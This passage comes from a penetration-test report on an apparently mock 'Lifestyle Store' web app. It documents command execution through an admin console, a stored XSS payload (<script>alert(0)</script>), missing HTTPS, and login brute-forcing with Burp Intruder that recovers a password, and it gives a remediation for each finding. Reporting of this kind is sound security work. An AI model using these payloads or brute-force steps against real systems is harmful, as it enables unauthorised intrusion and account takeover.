
- <http://13.232.3.95/admin31/console.php>
- Shell can be uploaded at files tab to access the server details at [http://13.232.3.22/ wondercms/](http://13.232.3.22/wondercms/)

**Affected Parameters:**

- Command (POST parameter)

# Observation

- Navigate to `http://13.232.3.95/admin31/console.php` after logging in as the admin and you will see the following page



The screenshot shows a web browser window with the address bar displaying `13.232.3.95/admin31/console.php`. The page has a dark header bar with "Lifestyle Store" on the left and "Dashboard" and "Logout" links on the right. The main content area is light gray and features the title "Admin Console" in the center. Below the title, there is a "Command:" label followed by a text input field and a "SUBMIT!" button.

13.232.3.95/admin31/console.php

Lifestyle Store Dashboard Logout

Admin Console

Command:

SUBMIT!



# Proof of Concept (PoC)

- When command ls is entered the following output is visible.

Command:

Result:

```
ovidenciaCMS
static
uploads
user
wondercms
```

# Business Impact – High

- If the attacker enters into the admin account and finally to the console url ,the he can put in any malicious code to extract or even edit data ,as he the has the admin privileges.
- Other than entering malicious code , the attacker can even get the details of the websites and its components like its version and hence find vulnerabilities to exploit them.
- If successfully exploited, impact could cover loss of confidentiality, loss of integrity, loss of availability, and/or loss of accountability

## Recommendation

- There should be filters so that malicious code cannot be injected in .
- Input validation can be done.
- Output Validation can be done.
- Canonicalization can also be done.

## References

- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)
- [https://www.owasp.org/index.php/Code\\_Injection](https://www.owasp.org/index.php/Code_Injection)

# 8. Cross Site Scripting

## 8. Cross Site Scripting (Severe)

Below mention **URL** is vulnerable to **XSS**.

**Affected URL :**

- <http://13.232.3.22/profile/profile.php>

**Affected Parameter :**

- POST button under Customer Review (POST parameters)

**Payload:**

- `<script>alert(0)</script>`

**Affected URL :**


- <http://13.233.99.147/profile/2/edit/>

**Affected Parameters :**

- Address (POST parameters)

# Observation

- Navigate to <http://13.233.99.147/profile/2/edit/> .You will see user's details.



13.233.99.147/profile/2/edit/

My Cart My Profile My Orders Blog

## My Profile

Donald Duck

donald@lifestylestore.com

Donal234

6234684479


B-34/ the duck lane, Disneyland

UPLOAD PROFILE PICTURE

UPDATE

# Observation


- Enter any text and click on Update , you will see it reflected in the next page and value will be in POST parameter in Address field.




# Observation

Put this payload instead of hacked ducker: `<script>alert(0)</script>`

As you can see we executed custom JS causing popup



# Proof of Concept (PoC)



# Business Impact – High

- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization
- All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.



# Recommendation

- Take the following precautions:
- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities "&quot;%22 &lt; &gt; before printing them on the website.
- Apply Client Side Filters to prevent client side filters bypass.

# References

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- [https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

## 9. Crypto Configuration Flaws

### 9. Crypto Configuration Flaws(severe)


Below mention **URL** is vulnerable to **Crypto Configuration Flaw**.

**Affected URL :**

- <http://13.126.121.253/> (All the webpages ,blogs ,forum)

# Observation

Clearly ,all the webpages use 'http' and not 'https' which is far less secure and not encrypted.



# Business Impact - High

Security is almost halved in http providing easy man-in-the-middle attack and others which makes it easy for attacker to go through the data transmitted over the internet.

## Recommendation

- Use https instead of http as the protocol.

## References

- [https://www.owasp.org/index.php/Category:Cryptographic\\_Vulnerability](https://www.owasp.org/index.php/Category:Cryptographic_Vulnerability)
- <https://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>

# 10. Rate Limiting Flaw

## 10. Rate Limiting Flaw (Severe)

Below **URL** is vulnerable to **Rate Limiting Flaw**.

**Affected URL :**

- <http://52.66.212.175/login/seller.php>

**Affected Parameter :**

- Username, Password (POST parameter)

## 10. Rate Limiting Flaw(Severe)

**Affected URL :**

- <http://52.66.212.175/login/customer.php>

**Affected parameter :**

- Username,Password (POST parameter)

**Affected URL :**

- <http://52.66.212.175/login/admin.php>

**Affected parameter :**

- Username,Password (POST parameter)

**Affected URL :**

- <http://52.66.212.175/forum/index.php?u=/user/login>

**Affected parameter :**

- Username,Password (POST parameter)

# Observation

- When put the credentials in the login fields we intercept this request in burp suite, then send the request in intruder to change the value of username and password hence we got correct password and username.

Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
43	chandan	chandan123	200	<input type="checkbox"/>	<input type="checkbox"/>	570	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	542	
1	Seller	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
2	seller	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
3	chandan	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
4	Chandan	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
5	chandan	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
6	radhika	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
7	Radhika	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
8	seller1	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
9	seller2	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
10	seller3	seller123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
11	Seller	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
